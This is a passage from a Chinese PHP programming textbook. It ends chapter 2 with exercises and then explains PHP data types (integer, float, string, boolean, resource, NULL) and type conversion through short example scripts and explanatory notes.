组成程序最重要的表达式。本章难点就在于常量和变量的区别：常量是一个简单值的标识符，常量的值在脚本执行期间不能改变；变量是一种使用方便的占位符，用于访问计算机内存地址，该地址可以存储脚本运行时可以更改的数据，使用变量并不需要了解变量在计算机内存中的地址，只要通过变量名即可查看或设置变量的值。变量有静态变量和动态变量两个概念，静态变量和 C 语言中使用 static 修饰的变量意义大致相同，也就是被 static 修饰的，不随对象的改变而改变的变量称为静态变量。动态变量只需记住是在普通变量前面再增加一个$修饰。PHP 中变量包括程序员自定义的变量和系统预定义变量，对于系统自定义变量，应用在很多场合，这个需要特别注意。对于条件控制语句，如果有一点 C 语言功底，那么学起来几乎没有困难，PHP 在基本结构上是一门和 C 语言相似的语言。

只有熟练掌握本章的内容，才能继续学好后续的知识。不管是开发几行代码的程序还是开发几万行几十万行的大型项目，都离不开这些基础的语法。

2.8　高手训练营

1. 从用户角度看，PHP 常量可分为_____和_____。
2. 在 PHP 中是用_____来定义自定义常量的。
3. 请列出 PHP 中常用的预定义常量，并说明它们的含义。
4. 变量必须以_____符号开头，第二个字符必须是_____或_____。
5. 编写一段程序，使用自定义常量定义系统主机名、用户名和密码，并输出该内容。
6. 编写一段程序，获取当前被调用的函数名称。
7. 编写一段程序，判断今天是否是周六或者是周日？
8. 在一个 PHP 搭建的论坛中，某个注册用户第一天发一个帖子，第二天发两个帖子，第二天是前一天的两倍，求 10 天后该用户一共发多少了帖子。
9. 假设变量$a=10；$b=30；求表达式$a-=$b+=7*5+8 的值，可用 PHP 验证。

第3章　PHP数据类型

任何编程语言都有数据类型，PHP 也不例外。但和 C、Java 等“强类型”程序语言不同，PHP 属于“弱类型”语言，即数据在使用之前无须声明类型，同时可在运行期间根据实际情况动态地转换类型，以及对这些数据类型进行转换操作。

3.1　数据类型的种类

PHP 支持整型、浮点型、字符串型、bool 型、资源、NULL、数组、对象 8 种类型，这里介绍前六种数据类型，数组和对象将会在后两章介绍。

3.1.1　整型

一个整型(integer)是集合 Z={…, - 2, - 1,0,1,2,…}中的一个数，可以用十六进制、十进制或八进制符号指定，前面可以加上可选的符号(- 或者+)表示正、负，如果用八进制符号，数字前必须加上 0(零)，用十六进制符号数字前必须加上 0x。

实例 3-1：有关整型的实例

```
<?php
$a = 77;    //一个十进制整数
$b = -77;   //一个十进制负整数
$x = 077;   //一个八进制整数
$y = 0x77;  //一个十六进制整数
echo "数字 77 在不同进制下的输出结果：<p>";
echo "十进制输出结果：$a<br />";
echo "八进制输出结果：$x<br />";
echo "十六进制输出结果：$y<br />";
//打印变量$b
var_dump($b);
echo gettype($b);

?>
```

运行上述代码，结果如图 3-1 所示。




图 3-1　有关整型的实例

注意：

如果给定的数值超过整型 int 所能表示的最大范围，将会被当做浮点型 float 来处理，这就叫做整型溢出。在本实例中，用到了 gettype( )函数，此函数是用来获得某个变量的类型，但是读者在程序开发中不要使用 gettype( )来测试变量的类型，因为其返回值在不同的 PHP 版本中可能不相同，另外，由于包含了字符串的比较，其运行速度也很慢。

3.1.2　浮点型

浮点型也叫浮点数、双精度数或实数，是用来表示带有小数点的数的一种数据类型，其精度比整型大很多，在 32 位操作系统中，float 型变量的有效范围是 1.7E-308～1.7E+308。浮点型数据有两种书写格式：一种就是我们经常用到的普通表示法，例如 3.1415926；还有一种是科学表示法，例如 3.1415926E1。

实例 3-2：有关浮点数的实例

```
<?php
echo "下面通过圆周率来说明浮点数的表示方法：<p>";
$pi1 = 3.14159265359;      //传统的浮点数表示法
$pi2 = 314159265359e-11;  //科学计数法表示的浮点数
echo '传统书写格式：pi=' . $pi1 . '<p>';
echo '科学计数法：pi=' . $pi2 . '<p>';
echo '调用圆周率函数 pi()=' . pi() . '<p>';  //调用 pi 函数输出圆周率
var_dump($pi1);
echo gettype($pi1);

?>
```

运行上述代码，结果如图 3-2 所示。




图 3-2　有关浮点数的实例

注意：

浮点型表示的变量值是一种近似的值，比如用浮点数表示 100，在计算机内部可能是类似 99.9999999…，所以尽量避免比较两个浮点类型值的大小，因为它只是一种精度较高的近似值。

3.1.3　字符串型

字符串(string)是一系列字符。在 PHP 中，字符和字节一样，也就是说，一共有 256 种不同字符的可能性。这也暗示 PHP 对 Unicode 没有本地支持(需使用 utf8_encode( )和 utf8_decode( )函数)。字符串可用单引号、双引号和定界符来定义。

实例 3-3：有关字符串类型的实例

```
<?php
$s = 'Hello,World PHP!';
echo 'this is a simple string' . '<p>';
echo "this is a simple string <p>";
//在单引号字符串中表示单引号需要用反斜线(\)转义
echo 'phpor once said: "I\'ll be back"' . '<p>';
//在双引号字符串中表示单引号不需要反斜线转义，但表示双引号，需要转义
echo "phpor once said: \"I'll be back\" <p>";

echo 'You deleted C:\\*.*?' . '<p>';
echo "You deleted C:\\*.*?<p>";

echo 'This will not expand: \n a newline' . '<p>';
echo "This will not expand: \n a newline <p>";
//在单引号字符串中出现的变量不会用变量的值代替，而是直接输出
echo 'Variables do not $expand $either' . '<p>';
//在双引号字符串中出现的变量会用值代替
echo "Variables do not $expand $either <p>";
echo gettype($s);
//换行
echo "<br />";
echo <<<PHPOR
这是字符串的定界符测试。<p>
看看效果如何?
PHPOR;

?>
```

运行上述代码，结果如图 3-3 所示。




图 3-3　有关字符串类型的实例

知识点：

指定一个字符串最简单的方式就是用单引号括起来，但是在单引号中不能再引用单引号，如果非要在单引号包括的字符串中表示一个单引号，需要用反斜线\转义，同样，如果想在单引号包括的字符串中表示反斜线本身，也需要用反斜线\转义。即在单引号中可以使用反斜线转义字符“\”，不过只能转义反斜线本身和单引号。另外在单引号中出现的变量是不会被变量的值替代，而是原样输出，请仔细观看实例。

更多的时候字符串是用双引号包括起来的，用双引号包括的字符串，可以转义更多的特殊字符。比如用反斜线转义字符“\”连接的，有“\n”表示换行符、“\r”表示回车符、“\t”表示制表符、“\$”表示美元符、“\”表示双引号、“\\”表示反斜线、“\[0-7]{1,3}”表示一个用八进制表示的字符。最重要的是双引号包括的变量是会被解析成变量的值，而不是变量本身了。仔细观察实例。

定界符“<<<”和双引号表示法一样，唯一不同的是，定界符可以表示多行。

3.1.4　布尔型

布尔型是最简单的类型，表达了真值，可以为 true 或 false，不区分大小写，是 PHP4 引进的，通常用某些运算符返回 boolean 值，并将其传递给控制流程。

实例 3-4：有关布尔型的实例

```
<?php
$boo = true;
var_dump($boo);
```

```
echo gettype($boo);
echo '<br />';
if (is_bool($boo)) {
        echo "boolean:$boo"; //打印出 1
}
if (is_string($b)) {
        echo "string:$boo";  //什么也没有打印出来，因为$boo 不是 string 类型
}
echo "<br /> <hr>";
var_dump((bool) "");         //bool(false)
var_dump((bool) 1);          //bool(true)
var_dump((bool) -2);         //bool(true)
var_dump((bool) "foo");      //bool(true)
var_dump((bool) 2.3e5);      //bool(true)
var_dump((bool) array(12));//bool(true)
var_dump((bool) array());    //bool(false)
var_dump((bool) "false");    //bool(true)

?>
```

运行上述代码，结果如图 3-4 所示。




图 3-4　有关布尔型的实例

知识点：

PHP 中布尔型不是只有 true 和 false 两个值，当运算符、函数或者流程控制需要一个 boolean 参数，任何类型的值都会被自动转换成布尔型。以下值将会被认为是 flase：布尔型 false、整型值 0、浮点型 0.0、空白字符串和字符串"0"、无成员变量的数组、无单元的对象、特殊类型 null；而其他所有值将会被认为是 true。

3.1.5　资源类型和 NULL

资源(resource)和 NULL 是 PHP 中的特殊数据类型。资源类型主要描述一个 PHP 的扩展资源，比如一个数据库查询、一个打开的文件句柄、一个数据库连接或更多的其他扩展类型等。

实例 3-5：资源类型

```
<?php
//使用 mysql_connect 函数连接本地数据库，返回 MySQL 的连接资源
$dbcon = mysql_connect('localhost', 'root', '0');
var dump($dbcon);  //打印$dbcon 资源的所有内容
echo "<br />";
//用函数 fopen 打开 php.ini 文件，返回打开的文件资源
$file_handle = fopen("D:/Program Files/php/php.ini", "r+");
var_dump($file_handle);  //打印$file_handle 资源的所有内容
echo "<br />";
//用函数 opendir()打开目录，返回打开的目录资源
$dir_handle = opendir("D:/Program Files/php/");
var_dump($dir_handle);  //打印$dir_handle 资源的所有内容
echo "<br />";

?>
```

运行上述代码，结果如图 3-5 所示。




图 3-5　资源类型

注意：

资源类型是不能被用户直接操作的变量类型，只能查看其值，然后通过 var_dump 打印该对象。但是某些函数必须引用相应的资源才能工作，例如，打开的文件的资源类型$file_handle，后续的各种对文件的写入、读取操作，都需要对此资源进行引用。

NULL 类型也是 PHP 中的一个特殊类型，其值只能是 NULL。NULL 值即不表示空格也不表示为 0，更不是空字符串，而是表示一个变量的值为空。当一个变量满足以下某个条件时，变量的值为 NULL：变量直接被赋值为 NULL、变量在没赋值之前默认为 NULL、使用 unset( )函数删除一个变量后此变量的值也为 NULL。

实例 3-6：有关 NULL 类型的实例

```
<?php
$str2 = null;            //变量 str2 被赋空值
$str3 = "string";        //变量 str3 被赋 string
if (is_null($str1))      //判断 str1 是否为空
      echo "str1=null<br />";
if (is_null($str2))      //判断 str2 是否为空
```

```
        echo "str2=null<br />";
if (is_null($str3))      //判断 str3 是否为空
        echo "str3 是 null";
else
        echo "str3 不是 null<br />";
echo "被 unset()函数处理过的\$str3:<br />";
unset($str3);
if (is_null($str3))      //判断处理之后 str3 是否为空
        echo "str3=null<br />";

?>
```

运行上述代码，结果如图 3-6 所示。




图 3-6　NULL 类型

3.2　数据类型的转换

上一小节介绍了 PHP 支持的各种数据类型。这里将介绍 PHP 中数据类型的转换。这里有两种方法：一种是直接输入目标数据类型来实现；另一种是通过 settype( )函数来实现。

3.2.1　伪类型

PHP 是弱类型语言，所以在一些函数中，将其函数参数可以是多种数据类型，还可以用别的函数作为回调函数使用。在本小节将介绍以下三种常用的伪类型。

(1) mixed：说明函数的参数可以接受多种不同的但并不必须是所有的数据类型。例如 gettype( )、settype( )等可以接受所有的数据类型。

(2) number：说明函数的参数可以为 integer 或者 float。

(3) callback：有些诸如 call_user_function( )或 usort( )的函数接受用户自定义的函数作为一个参数。callback 函数不仅可以是一个简单的函数，它还可以是一个对象的方法，包括静态类的方法。一个 PHP 函数用函数名字符串来传递。可以传递任何内置的或者用户自定义的函数，除了语言结构，例如 array( )、echo( )、empty( )、eval( )、exit( )、isset( )、list( )、print( )和 unset( )。

3.2.2　自动转换

自动转换通常发生在不同的数据类型变量混合使用的时候，若是某两个变量的类型不同，则先转换成某一相同类型的变量，然后再进行各种操作运算。不过通常只有整型(integer)、浮点型(float)、布尔型(Boolean)和字符串类型(string)这四个标量类型可以进行自动转换。

实例 3-7： 自动转换

```
<?php
$a = 100;
$b = 3.1415;
$c1 = "string";
$c2 = "121 string";
$d = null;
$e = true;
$f = false;
//integer 类型和 float 类型相加，都将转为 float 类型之后再操作
echo $a + $b;
echo "<hr>";
//integer 类型和字符串类型相加，字符串转换为数字，开头没有数字的字符串将转换为 0
echo $a + $c1;
echo "<hr>";
//把$c2 转换为 121，然后相加
echo $a + $c2;
echo "<hr>";
//NULL 类型如果和整型或者浮点型一起操作，NULL 将被转换为 0
echo $a + $d;
echo "<hr>";
//布尔型 true 转换为 1
echo $a + $e;
echo "<hr>";
//布尔型 false 转换为 0
echo $a + $f;

?>
```

运行上述代码，结果如图 3-7 所示。




图 3-7　自动转换

3.2.3　直接转换

直接转换也就是强制转换，即在变量前加上小括号括起来的想要转换成的类型名即可。

实例 3-8：转换成整型

```
<?php
$float_a = 3.1415926;   //一个普通的浮点数转换成整型后会将小数点后的数舍弃
echo (integer)$float_a . '<br />';
$float_b = 3.14e30;     //此浮点数超出整型范围，只能得到 0
echo (integer)$float_b . '<br />';
$bool_a = true;         //转换成整型为 1
echo (int)$bool_a . '<br />';
$bool_b = false;        //转换成整型为 0
echo (int)$bool_b . '<br />';
